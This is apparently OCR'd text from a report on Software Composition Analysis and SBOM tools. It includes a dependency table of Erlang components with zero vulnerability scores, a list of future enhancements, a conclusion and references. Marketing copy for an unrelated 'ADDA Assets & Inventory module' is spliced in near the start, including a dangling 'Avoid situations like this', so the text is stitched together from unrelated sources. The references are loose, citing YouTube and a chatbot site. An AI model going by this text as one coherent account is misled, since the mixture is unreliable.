


Backend Interface

Avoid situations like this by setting up the all new enhanced Assets & Inventory module in the ADDA portal, which provides a centralised Inventory Management System.

The Assets & Inventory module in the ADDA Admin Portal makes all the tedious task of managing the inventory manually easy. Users can add/view inventory items, monitor their usage and extract relevant reports.

Type in webbrowser http://192.168.80.128:8081



	Component	Version	Group	Internal	License	Risk Score	Vulnerabilities
	bcrypt	1.0.2			MIT	0	0
	bear	0.8.7			Apache-2.0	0	0
	bert	0.1.0			MIT	0	0
	certifi	2.5.1			BSD	0	0
	cf	0.3.1			MIT	0	0
	cowboy	2.6.3			-	0	0
	cowlib	2.7.3			-	0	0
	cowmachine	1.2.1+build.75.refb6f12d7			Apache-2.0	0	0
	depcache	1.5.0			Apache-2.0	0	0
	dh_date	1.0.0			Do What You Want	0	0

The salient features released for the enhanced Assets & Inventory module are –

- **Inventory Categories**

Categorising the inventory items is the best way to get it organized. Just like Assets, you can now properly arrange inventory items under the categories.

- **Reorder Level**

Users can now set the reorder level for an item in the inventory. Once, the inventory amount goes below the reorder value, reminders are triggered to the concerned stakeholders. Also, the inventory items which are below the Reorder level, are color coded to attract the attention of the stakeholders.

10.Future Enhancements in Software Composition Analysis (SCA) and Software Bill of Materials (SBOM)

SCA:

- Machine Learning Integration: SCA tools could leverage machine learning to predict potential vulnerabilities based on historical data and patterns.
- Deep Code Analysis: Enhancing SCA tools to perform more thorough static and dynamic analysis of code to detect complex vulnerabilities.
- Behavioral Analysis: Incorporating behavioral analysis to detect runtime vulnerabilities and deviations from expected software behavior.
- Containerization Support: Improving SCA tools to analyze components within containers and microservices architectures.
- Enhanced Reporting: Developing more intuitive and actionable reports with detailed insights and suggested mitigation steps.

SBOM:

- Automated Generation: Developing tools to automatically generate SBOMs during the software development lifecycle.
- Real-time Updates: Enabling SBOMs to dynamically update as components evolve, ensuring accuracy and relevance.
- Blockchain Integration: Exploring the use of blockchain technology to enhance the integrity and transparency of SBOM data.
- Standardization: Advancing industry standards for SBOM formats, making them more interoperable across tools and platforms.

- Supply Chain Verification: Integrating mechanisms to verify the authenticity and integrity of components within the supply chain.

Integration with CI/CD: Seamlessly integrating SBOMs into continuous integration and continuous deployment (CI/CD) pipelines.

Both SCA and SBOM tools are likely to evolve to address the growing complexities of software development and security challenges. Integrating advanced technologies, improving automation, and enhancing collaboration will be key aspects of these future enhancements, ultimately leading to more secure and resilient software ecosystems

11.CONCLUSION

- In conclusion, the exploration of Software Composition Analysis (SCA) and Software Bill of Materials (SBOM) tools highlights their pivotal role in modern software security and risk management. Identifying vulnerabilities in third-party components is crucial in the software supply chain.

- SCA tools streamline component identification, vulnerability assessment, and risk prioritization. Real-time monitoring and automated scans address emerging security concerns. Incorporating severity scoring, license analysis, and continuous updates empowers efficient risk mitigation.

- SBOM tools offer transparency with detailed software inventories, dependency mapping, version tracking, and supply chain insights. Compliance documentation and risk assessment aid in informed decisions.

- Both SCA and SBOM tools are poised for future enhancements, including machine learning and blockchain integration. Amid evolving software complexity and cyber threats, these tools fortify security and collaboration.

- In a world vulnerable to software risks, adopting SCA and SBOM tools is vital for building resilient applications. By leveraging their features, organizations contribute to enhanced cybersecurity amidst a rapidly changing technological landscape.

12.REFERENCE

- https://docs.dependencytrack.org/
- https://download.java11.blueocean.org/
- https://bard.google.com/
- https://www.youtube.com/
- **Some extra notes and suggestions from mentors.**